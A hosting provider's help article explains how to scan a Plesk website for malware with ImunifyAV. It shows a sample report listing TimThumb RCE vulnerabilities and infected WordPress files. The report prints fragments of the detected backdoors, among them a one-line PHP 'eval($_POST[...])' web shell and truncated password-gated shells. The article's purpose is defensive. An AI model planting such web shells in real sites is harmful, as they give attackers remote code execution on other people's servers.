

(·>papaki **HELP**


Knowledgebase > Plesk > Γενικά > How can I use ImunifyAV to scan my website for malwares

How can I use ImunifyAV to scan my website for malwares


Alexandros Karagiannis - 2022-12-28 - Γενικά

In case you use Plesk server on Linux, you have the ability to scan your files for potentially malicious content using **ImunifyAV**.


Firstly, login to Plesk with your credentials.



You can then select **Website & Domains** from the left list and click on **ImunifyAV**.




To start scanning, select **Scan** to apply it on your website.
Otherwise, if your plan contains more than one domain and you wish to scan them all, select **Scan All**.



The screenshot shows a web interface for scanning. At the top, there are two buttons: "Scan All" (highlighted in blue) and "Cancel All" (grey). Below this, it says "1 items total". A table with the following columns: "Domain", "State", "Report Time", and "Actions". The "Domain" column contains a green checkmark and a blurred domain name. The "State" column contains the word "Clean" in green. The "Report Time" column contains "2019-08-19 16:38:33". The "Actions" column contains a green play button icon and the text "Scan". A red arrow points from the "Scan All" button to the "Scan" button. Below the table, it says "1 items total" again. A help section follows with an information icon and text: "Customers knowledge base and interface description: <https://plesk.revisium.com/help/>. Click the buttons next to the website: "Scan" — to scan website's files for malware, "Clean" — to cleanup detected malware automatically (available in Premium version), "Undo" — to restore original files before malware cleanup and "View Report" — to see the list of infected or cleaned files. Check the report for domain blacklist status details.

If ImunifyAV does not detect any malware in your website, then a **Clean** indication will appear in the field **State**.

In case malware or security gaps have been detected, then an **Infected** indication will appear in the field **State**.



The screenshot shows the scanning interface with an "Infected" status. It says "1 items total" at the top. The table has columns: "Domain", "State", "Report Time", and "Actions". The "Domain" column contains a red warning icon and a blurred domain name. The "State" column contains "Infected 16 files" in red. The "Report Time" column contains a blurred time. The "Actions" column contains a green play button icon, the text "Scan", and a blue document icon with the text "View Report". A red arrow points from the "Infected 16 files" text to the "View Report" button. Below the table, it says "1 items total" again.

You can see the ImunifyAV report containing potential security gaps or malware by clicking on **View Report**.

Summary

Finished at: ██████████
Spent time: 1m43s
Number of scanned files: 6218
Available for auto-cleanup: 16

Public Vulnerabilities

File	Vulnerability
/homedir/public_html/wp-content/plugins/wp_rokbox/thumb.php	RCE : TIMTHUMB : CVE-2011-4106,CVE-2014-4663
/homedir/public_html/wp-content/plugins/wp_rokstories/thumb.php	RCE : TIMTHUMB : CVE-2011-4106,CVE-2014-4663
/homedir/public_html/wp-content/plugins/wp_roknewspager/thumb.php	RCE : TIMTHUMB : CVE-2011-4106,CVE-2014-4663

16 items total

Pages: First << 1 2 >> Last

Entries per page: 10 25 100

ID	Type	Action	Signature ID	File	Size	Modified
1	SRV	Ignore	SMW-INJ-03406-bkdr-eval-0	/homedir/public_html/wp-admin/admin-footer.php -<?php->	14 KB	2018-05-16 15:07:46
2	SRV	Ignore	SMW-INJ-03406-bkdr-eval-0	/homedir/public_html/wp-admin/custom-background.php -<?php->	24 KB	2018-05-16 15:07:47
3	SRV	Ignore	SMW-INJ-03406-bkdr-eval-0	/homedir/public_html/wp-content/plugins/contact-form-7/includes/capabilities.php -<?php->	9 KB	2018-05-16 15:10:51
4	SRV	Ignore	SMW-INJ-03406-bkdr-eval-0	/homedir/public_html/wp-content/plugins/roknewsflash/CHANGELOG.php -<?php->	11 KB	2018-05-16 15:08:55
5	SRV	Ignore	SMW-INJ-03406-bkdr-eval-0	/homedir/public_html/wp-content/plugins/gantry/gizmos/rokstyle.php -<?php->	13 KB	2018-05-16 15:11:20
6	SRV	Ignore	SMW-INJ-03548-bkdr-3	/homedir/public_html/wp-content/uploads/vvysija/themes/tmp/LgOgu.php.suspected -<?php info();> <?php eval(\$_POST['pass3c']);>	49 b	2018-05-16 15:56:13
7	SRV	Ignore	SMW-SA-04420-wshll-0	/homedir/public_html/wp-content/uploads/vvysija/themes/KGWsBsucMA/index.php -<?php if(md5(\$_POST['password'])=='e191ee875c3455ada7e3c4481a230') { preg_repl...	237 b	2018-05-16 15:56:09
8	SRV	Ignore	SMW-SA-04420-wshll-0	/homedir/public_html/wp-content/uploads/vvysija/themes/hxqJacmwG/index.php -<?php if(md5(\$_POST['password'])=='02403876e81a74fc223bf30025028c1') { preg_repl...	237 b	2018-05-16 15:56:08